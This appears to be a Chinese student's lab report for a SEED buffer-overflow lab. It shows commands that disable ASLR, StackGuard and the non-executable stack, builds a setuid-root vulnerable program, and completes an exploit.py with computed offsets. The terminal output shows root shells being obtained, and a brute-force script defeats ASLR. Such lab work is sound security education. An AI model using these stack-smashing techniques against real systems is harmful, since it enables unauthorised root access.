实验三 缓冲区溢出漏洞实验

实验环境准备：

1，本实验 BUF_SIZE 的 value 为 200；

2，关闭 ubuntu 的缓冲区保护机制：

（1）关闭 ASLR 地址随机化：

```
[04/15/21]seed@VM:~/.../lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

（2）关闭 StackGuard 保护措施（后面编译时添加该条件），命令如下：

gcc -fno-stack-protector example.c

（3）关闭栈不可执行命令（后面编译时添加该条件）：

gcc -z execstack -o test test.c

（4）将/bin/sh 定向到没有安全机制的 bash，即 zsh：

```
[04/15/21]seed@VM:~/.../lab4$ sudo ln -sf /bin/zsh /bin/sh
```

Task1：运行 shellcode

（1）编写 shellocode.c，使用 gcc 编译，运行查看其是否调用 shell。

不调用，并提示段错误。如下图所示：

```
[04/15/21]seed@VM:~/.../lab4$ ls
buff_size_200  call_shellcode  call_shellcode.c
[04/15/21]seed@VM:~/.../lab4$ ./call_shellcode
Segmentation fault
[04/15/21]seed@VM:~/.../lab4$ _
```

（2）输入下面命令重新编译，打开栈可执行。运行如下：成功执行 shell。

```
buff_size_200  call_shellcode.c
[04/15/21]seed@VM:~/.../lab4$ gcc -z execstack -o call_shellcode call_shellcode.c
[04/15/21]seed@VM:~/.../lab4$ ./call_shellcode
$ _
```

（3）编写带溢出漏洞的程序 stack.c。注意，BUF_SIZE=200。编译该程序，注意关闭 StackGuard

和栈不可执行机制。编译后将可执行文件修改为特权程序。如下图所示：

```
[04/15/21]seed@VM:~/.../lab4$ gcc -DBUF_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c
[04/15/21]seed@VM:~/.../lab4$ sudo chown root stack
[04/15/21]seed@VM:~/.../lab4$ sudo chmod 4755 stack
[04/15/21]seed@VM:~/.../lab4$ ls
buff_size_200  call_shellcode.c  stack  stack.c
[04/15/21]seed@VM:~/.../lab4$ _
```

Task2：利用漏洞

（1）补充完全代码 exploit.py，如下图所示。

注：补全代码时需要精确计算并安排 badfile 的结构。详细计算步骤请参见报告尾附录部分。

```
27  ###################################################
28  #the address of ret should be located to a NOP instruction.
29  #you may need to change floatNum to a larget number. after my calculated,
30  #the num should between 8 ~ 8 + 483
31  floatNum = 100
32  ret = 0xbfffea58 + floatNum;
33
34  #the size of offset is : $ebp - $buffer + 4. (between buffer-start to ret-start)
35  offset = 208 + 4;
36
37  #fill the return address field with the address of the shellcode
38  content[212:216] = (ret).to_bytes(4, byteorder='little')
39  ###################################################
40
41  #write the content to badfile
42  with open('badfile', 'wb') as f:
43      f.write(content)
```

ret中存放NOP指令的地址

offset指buffer到ret之间的空间大小

ret值填入ret地址

（2）执行 exploit.py 程序，自动生成 badfile。如下图所示：

```
[04/16/21]seed@VM:~/.../lab4$ ./exploit.py
[04/16/21]seed@VM:~/.../lab4$ ls
badfile  call_shellcode.c  exploit.py  stack  stack.c
[04/16/21]seed@VM:~/.../lab4$
```

（3）运行特权程序 stack，成功实现溢出攻击，打开一个 shell。如下图所示：

```
[04/16/21]seed@VM:~/.../lab4$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdro
3(lpadmin),128(sambashare)
#
```

Task3：攻击 dash 的预防机制

当 dash shell 检测到程序有效用户 ID 和实际用户 ID 不同时，会取消特权程序的特权。有 2 种方法可以跳过这种预防机制。第一，不调用/bin/sh，转而调用其他的 shell 程序，比如 zsh；第二，修改真实用户 ID 为 0（root 的用户 ID 就是 0）。

（1）修改 dash 的链接。如下图所示：

```
sudo ln -sf /bin/dash /bin/sh
```

（2）编写程序 dash_shell_test.c，修改其为特权程序后执行。如下图所示：

程序执行，由于有效用户 ID≠实际用户 ID，新启动的 shell 为普通权限。

```
[04/17/21]seed@VM:~/.../task3$ sudo chown root dash_shell_test
[04/17/21]seed@VM:~/.../task3$ sudo chmod 4755 dash_shell_test
[04/17/21]seed@VM:~/.../task3$ ls
dash_shell_test  dash_shell_test.c
[04/17/21]seed@VM:~/.../task3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
```

（3）修改 dash_shell_test.c 中程序，修改其为特权程序后编译执行。如下图：

程序执行，修改真实 ID 为 0，启动一个 root 权限的 shell：

```
[04/17/21]seed@VM:~/.../task3$ ls
dash_shell_test  dash_shell_test.c
[04/17/21]seed@VM:~/.../task3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3
```

（4）更新 Task4 中的 exploit.c 文件，执行令其生成新的 badfile，重复 task2。如下图所示：

攻击成功，获取带有 root 权限的 shell。

```
[04/17/21]seed@VM:~/.../task3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/17/21]seed@VM:~/.../task3$ gcc -DBUF_SIZE=200 -o stack -z execstack -fno-stack-protector stack.c
[04/17/21]seed@VM:~/.../task3$ sudo chown root stack
[04/17/21]seed@VM:~/.../task3$ sudo chmod 4755 stack
[04/17/21]seed@VM:~/.../task3$ ls
dash_shell_test  dash_shell_test.c  exploit.py  stack  stack.c
[04/17/21]seed@VM:~/.../task3$ ./exploit.py
[04/17/21]seed@VM:~/.../task3$ ls
badfile  dash_shell_test  dash_shell_test.c  exploit.py  stack  stack.c
[04/17/21]seed@VM:~/.../task3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin
ambashare)
```

结果：Ret 跳转到 shell 程序时，执行 setuid(0)指令，修改当前用户 ID 为 root。启动一个带有 root 权限的 shell 命令程序。

Task4：攻击地址随机化机制

前面的攻击过程中，我们关闭了 ASLR，内存地址随机化机制。现在尝试在打开该保护机制的情况下，用暴力破解的方式找出栈基地址 ebp。在 32 位 Linux 系统下，栈基地址的可能情况有 2^19 种。

（1）运行下面的指令以打开 ASLR，重复实验 Task2，查看结果。如下图所示：

由于打开了 ASLR，攻击失败，提示 segment fault。

```
badfile  call_shellcode.c  exploit.py  peda-session-stack_dbg.txt  stack  stack.c
[04/17/21]seed@VM:~/.../task1-2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[04/17/21]seed@VM:~/.../task1-2$ ./stack
Segmentation fault
```

（2）暴力破解。编写脚本文件 brutalForce.sh 并执行，让其进入无限循环查找状态。如下：

注：若使用 vim 编写 sh 文件，则默认不带执行权限。执行语句 chmod +x brutalForce.sh

结果：暴力搜索 2m19s 后成功找到目标地址并启动 shell。

```
The program has been ruuing 107675 times so far.
./brutalForce.sh: line 15: 17297 Segmentation fault      ./stack
2 minutes and 19 seconds elapsed.
The program has been ruuing 107676 times so far.
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
```

Task5：打开 StackGuard 机制


前面的攻击过程中，我们手动关闭了 StackGuard 机制，令 OS 无法检测到栈是否已经发生溢出问题。现在尝试不关闭 StackGuard 机制实施溢出攻击。你需要重新编译 stack.c，随后重复 Task1 与 Task2。记录你所观察到的结果。

（1）关闭 ASLR 机制，重新编译 stack.c。执行下面的命令：

```
[04/17/21]seed@VM:~/.../task1-2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/17/21]seed@VM:~/.../task1-2$ gcc -DBUF_SIZE=200 -o stack -z execstack stack.c
[04/17/21]seed@VM:~/.../task1-2$ sudo chown root stack
[04/17/21]seed@VM:~/.../task1-2$ sudo chmod 4755 stack
[04/17/21]seed@VM:~/.../task1-2$ ls
badfile  brutalForce.sh  call_shellcode.c  exploit.py  stack  stack.c
```

（2）重复 Task2：运行 exploit.py 后，运行 stack 特权程序。由于此时打开了 StackGuard 保


护机制，OS 检测到栈发生溢出，报错并终止程序执行。如下图所示：




Task6：打开 Non-executable Stack 机制

在前面的攻击过程中，我们手动关闭了栈不可执行机制，这样我们放在栈中的 shellcode 可以运行。现在打开 Non-executable Stack 机制并重新编译 stack.c，重复 Task2。

（1）关闭 ASLR、StackGuard 机制，重新编译 stack.c。执行如下的命令：



（2）重复 Task2：运行 exploit.py 后，运行 stack 特权程序。由于此时打开了栈不可执行机制，当 ret 跳转到 shellcode 时，不会执行 shellcode 程序。系统提示错误，如下所示：



附录：计算并安排 badfile 填充区的结构

（1）参考教材 p71 步骤，获取 stack_dbg 中栈基指针和 buffer 的起始地址，如下：

```
gdb-peda$ p $ebp
$3 = (void *) 0xbfffea58
gdb-peda$ p &buffer
$4 = (char (*)[200]) 0xbfffe988
gdb-peda$ p/d 0xbfffea58 - 0xbfffe988
$5 = 208
```

（2）安排填充区的结构如下：